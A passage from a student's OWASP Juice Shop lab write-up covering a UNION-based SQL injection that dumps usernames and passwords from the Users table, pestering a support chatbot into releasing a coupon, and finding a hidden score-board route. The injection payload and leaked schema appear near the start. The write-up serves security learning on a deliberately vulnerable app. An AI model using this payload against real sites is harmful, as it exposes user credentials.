


Figure 2.8.1: Target endpoint for SQL injection

- **Hypothesis:** By using the `UNION` operator, I can combine the results of the product search with a query that selects data from the `Users` table. If the columns are aligned correctly, the application will return user credentials as if they were products.

2.8.c What did I do?

Step 1: I knew from the "Database Schema" challenge that the `Products` query selects 9 columns.

I also knew the target table is named `Users` and contains columns like `email`, `password`, `id`, etc.

```
"deletedAt":
"CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` V
ARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets
/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME N
OT NULL, `deletedAt` DATETIME)"
}, {
  "id": 1,
  "name": 2,
  "description": 3,
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt":
"CREATE TABLE `Wallets` (`UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `balance` INTE
GER DEFAULT 0, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)"
```

Figure 2.8.2: User table

Step 2: I crafted a payload that maps specific sensitive columns from the `Users` table into the 9 slots required by the `Products` query structure.

```
test')) UNION SELECT username, password, role, deletedAt, isActive, createdAt,
id, email, profileImage FROM Users--
```

What does this payload do?

- `test`: A dummy search term that likely returns no products, ensuring the results are clean.
- `) )`: Closes the backend query's syntax (likely a nested `WHERE` clause).
- `UNION SELECT ...`: Appends the second query.
- `username, password...`: These columns from the `Users` table are mapped to the display fields of the product search results.

Step 3: I submitted the payload in the request.

2.8.f What did I learn?

- **Data Mapping:** I learned the importance of aligning data types and column counts in Union-Based attacks. You have to "fit" the data you want (users) into the shape of the data the app expects (products).
- **The Impact of SQLi:** This challenge demonstrated the severity of SQL injection. A single vulnerability in a search bar can compromise the entire user database, leading to full system takeover if admin hashes are cracked.

3 MISCELLANEOUS

3.1 Bully Chatbot ★

3.1.a Goals

The objective of this challenge is to coerce the automated support chatbot into giving away a coupon code. This challenge demonstrates a **Business Logic Flaw** where the system is designed to yield sensitive information (discounts) if the user persists or effectively "bullies" the bot.

3.1.b How did I analyze?

- **Observation:** The application features a "Support Chat" icon. When interacted with, an automated bot answers basic questions based on keywords.
- **Hypothesis:** Chatbots often have programmed responses for specific triggers. I hypothesized that if I repeatedly ask for a discount or claim to be unhappy, the bot might have a "pity logic" or a flaw in its state machine designed to appease angry customers by granting a reward.

3.1.c What did I do?

Step 1: I opened the **Support Chat** by clicking the icon in the top navigation bar.




Figure 3.1.1: Opening the Support Chat

Step 2: I began repeatedly asking for a discount using various phrases. I didn't stop after the first refusal.

Phrases used:

coupon, give me a coupon, discount.

I repeated this process continuously (spamming the bot).

- After a few attempts (usually 3 to 5 consecutive requests), the chatbot's logic "gave up."
- To stop my complaints, the bot generated and provided a unique coupon code.




Figure 3.1.2: The chatbot yields and reveals the coupon code

3.1.d Why is it vulnerable?

- The chatbot is explicitly programmed to hand out a coupon after a specific number of negative interactions or repeated requests. This is likely intended to "appease" a frustrated customer but is implemented insecurely.
- The decision logic relies on simple keyword counting without proper validation or authorization checks (e.g., checking if the user actually had a bad experience).

3.1.e How to prevent it?

- Ensure the chatbot is never authorized to generate or distribute sensitive codes based solely on user persistence.
- Instead of automatically providing a financial reward, the bot should be programmed to escalate the conversation to a human support agent if the user remains unsatisfied.
- Limit the number of times a user can ask for specific keywords to prevent spamming.

3.1.f What did I learn?

- I learned that not all vulnerabilities are code syntax errors (like SQL Injection). Some vulnerabilities exist in *how* the application decides to do things.
- Automated systems and chatbots can be socially engineered or manipulated if their decision trees are too simple or "pity-driven."




Figure 3.1.3: Bully Chatbot solved

3.2 Mass Dispel ★

3.2.a Goals

The objective of this challenge is to close multiple "Challenge Solved" notifications simultaneously with a single action. This challenge tests the ability to navigate the application efficiently and emphasizes the importance of reading the official documentation (RTFM - Read The Field Manual).

3.2.b How did I analyze?

- **Observation:** When solving multiple challenges in quick succession, the "Challenge Solved" toast notifications pile up on the screen, often blocking the view of the interface. Closing them one by one is tedious.
- **Hypothesis:** Complex web applications often include "power user" features or keyboard shortcuts to improve usability. I hypothesized that the **OWASP Juice Shop Companion Guide** would contain specific instructions on how to handle these UI elements efficiently.

3.2.c What did I do?

Step 1: I visited the official [OWASP Juice Shop Companion Guide](#) to look for tips regarding the user interface.

Step 2: I found a section in the documentation explicitly mentioning that holding the `Shift` key while clicking the "X" on a notification will close **all** currently visible notifications.

The screenshot shows the OWASP Juice Shop documentation page. The main content area explains the gamification mechanism and the success notification feature. A red box highlights a specific instruction: "In case a number of notifications 'piled up' it is not necessary to dismiss each one individually, as you can simply **Shift**-click one of their X-buttons to dismiss all at the same time." The page also includes a sidebar with navigation links and a table of contents on the right.

Pwning OWASP Juice Shop / Part I - Hacking preparations / Challenge tracking

The OWASP Juice Shop employs a simple yet powerful gamification mechanism: Instant success feedback! Whenever you solve a hacking challenge, a notification is *immediately* shown on the user interface.

To make sure you do not miss any notifications they do not disappear automatically after a timeout. You have to dismiss them explicitly. In case a number of notifications "piled up" it is not necessary to dismiss each one individually, as you can simply **Shift**-click one of their X-buttons to dismiss all at the same time.

Depending on your application configuration, each challenge notification might also show a  symbol with a character sequence next to it. If you are doing a hacking session just on your own, you can completely ignore this flag. The code is only relevant if you are participating in a CTF event. Please refer to chapter [Hosting a CTF event](#) for more information this topic.

Contents

- The Score Board
- Challenge Filters
- Challenge Tags
- Free-text search
- Success notifications**
- Automatic saving and restoring hacking progress
- Manual progress and settings backup
- Hacking Instructor
- Tutorial mode
- Coding challenges
- Mitigation links
- Potentially dangerous challenges

Figure 3.2.1: The Companion Guide explaining the Shift+Click feature

Step 3: I waited until I had multiple notifications on the screen. I held down the `Shift` key on my keyboard. While holding `Shift`, I clicked the "X" button on one of the toast notifications.




Figure 3.2.2: Closing a notification while holding Shift

3.2.d What did I learn?

- **RTFM (Read The Manual):** Before trying to hack or exploit an application, it is crucial to understand how it works by reading its documentation.
- **Hidden Shortcuts:** Developers often include keyboard modifiers (like `Shift+Click` or `Ctrl+Click`) to perform batch actions. Identifying these can save significant time during testing or usage.

Miscellaneous

●

Mass Dispel

★

Close multiple "Challenge solved"-notifications in one go.

💡

0/3

Figure 3.2.3: Mass Dispel solved

3.3 Privacy Policy ★

3.3.a What did I do?

Step 1:

- I created a account and then accessed to the privacy policy page.




Figure 3.3.1: Navigate Privacy Policy

Step 2:

- Read the privacy policy carefully.




Figure 3.3.2: Privacy Policy page




Figure 3.3.3: Privacy Policy solved

THIS IS JUST A JOKE, I CAN'T NOTTHOING FROM THIS CHALLENGE :D




Figure 3.3.4: This is a joke

3.4 Score Board ★

3.4.a Goals

The objective of this challenge is to find and access the hidden "Score Board" page, which is not visible in the main navigation menu. This challenge serves as a demonstration that simply "hiding" a link in the user interface is not a valid security measure.

3.4.b How did I analyze?

- **Observation:** The Juice Shop is built as a Single Page Application (SPA). This means the website loads a single HTML file initially and then dynamically updates the content using JavaScript as the user interacts with the app.
- **Hypothesis:** In SPAs, the routing logic—which defines which URL path leads to which page view—is often handled entirely on the client-side JavaScript. If I can analyze the JavaScript code sent to my browser, I might find defined paths that are not publicly linked in the UI.

3.4.c What did I do?

Step 1: I opened the browser's Developer Tools by pressing F12 (or Right-click -> Inspect).




Figure 3.4.1: Accessing Developer Tools

Step 2: I navigated to the **Sources** tab. I searched for the main JavaScript file, typically named `main.js` or `main-es2015.js`. This file usually contains the core logic of the application.



Figure 3.4.2: Locating the `main.js` file in the Sources tab

Step 3: I opened the file and formatted it (using the `{ }` "Pretty Print" button if necessary) to make it readable. I searched for keywords like `path:`, `routes`, or `/` to find where the application defines its URL structure.




Figure 3.4.3: Analyzing the routing definitions in the code

Step 4: Among the various paths, I discovered a route defined as `path: "score-board"`. This path was not present in the visible navigation bar.



Figure 3.4.4: Finding the hidden /score-board path

Step 5: I manually appended the path to the base URL in my browser's address bar.

```
http://<target-ip>:<port>/#/score-board.
```

Result: The application loaded the hidden Score Board page, marking the challenge as complete.




Figure 3.4.5: Successfully accessing the Score Board page

3.4.d Why is it vulnerable?

- **Security through Obscurity:** The developers relied solely on the fact that the link was not displayed in the menu to prevent users from accessing the page.
- **Client-Side Exposure:** The code containing the route definition (path: "score-board") is sent to every user's browser. Therefore, anyone with basic knowledge of DevTools can view the source and discover the path.

3.4.e How to prevent it?

- **Server-Side Access Control:** Never rely solely on UI hiding. The backend API serving the scoreboard data must verify if the user is authenticated and authorized to view it before returning any information.
- **Lazy Loading:** Configure the application to only load the code chunks for administrative or sensitive modules *after* the user has successfully logged in and proved their privileges. This prevents unauthenticated users from even seeing the code for those routes.

3.4.f What did I learn?

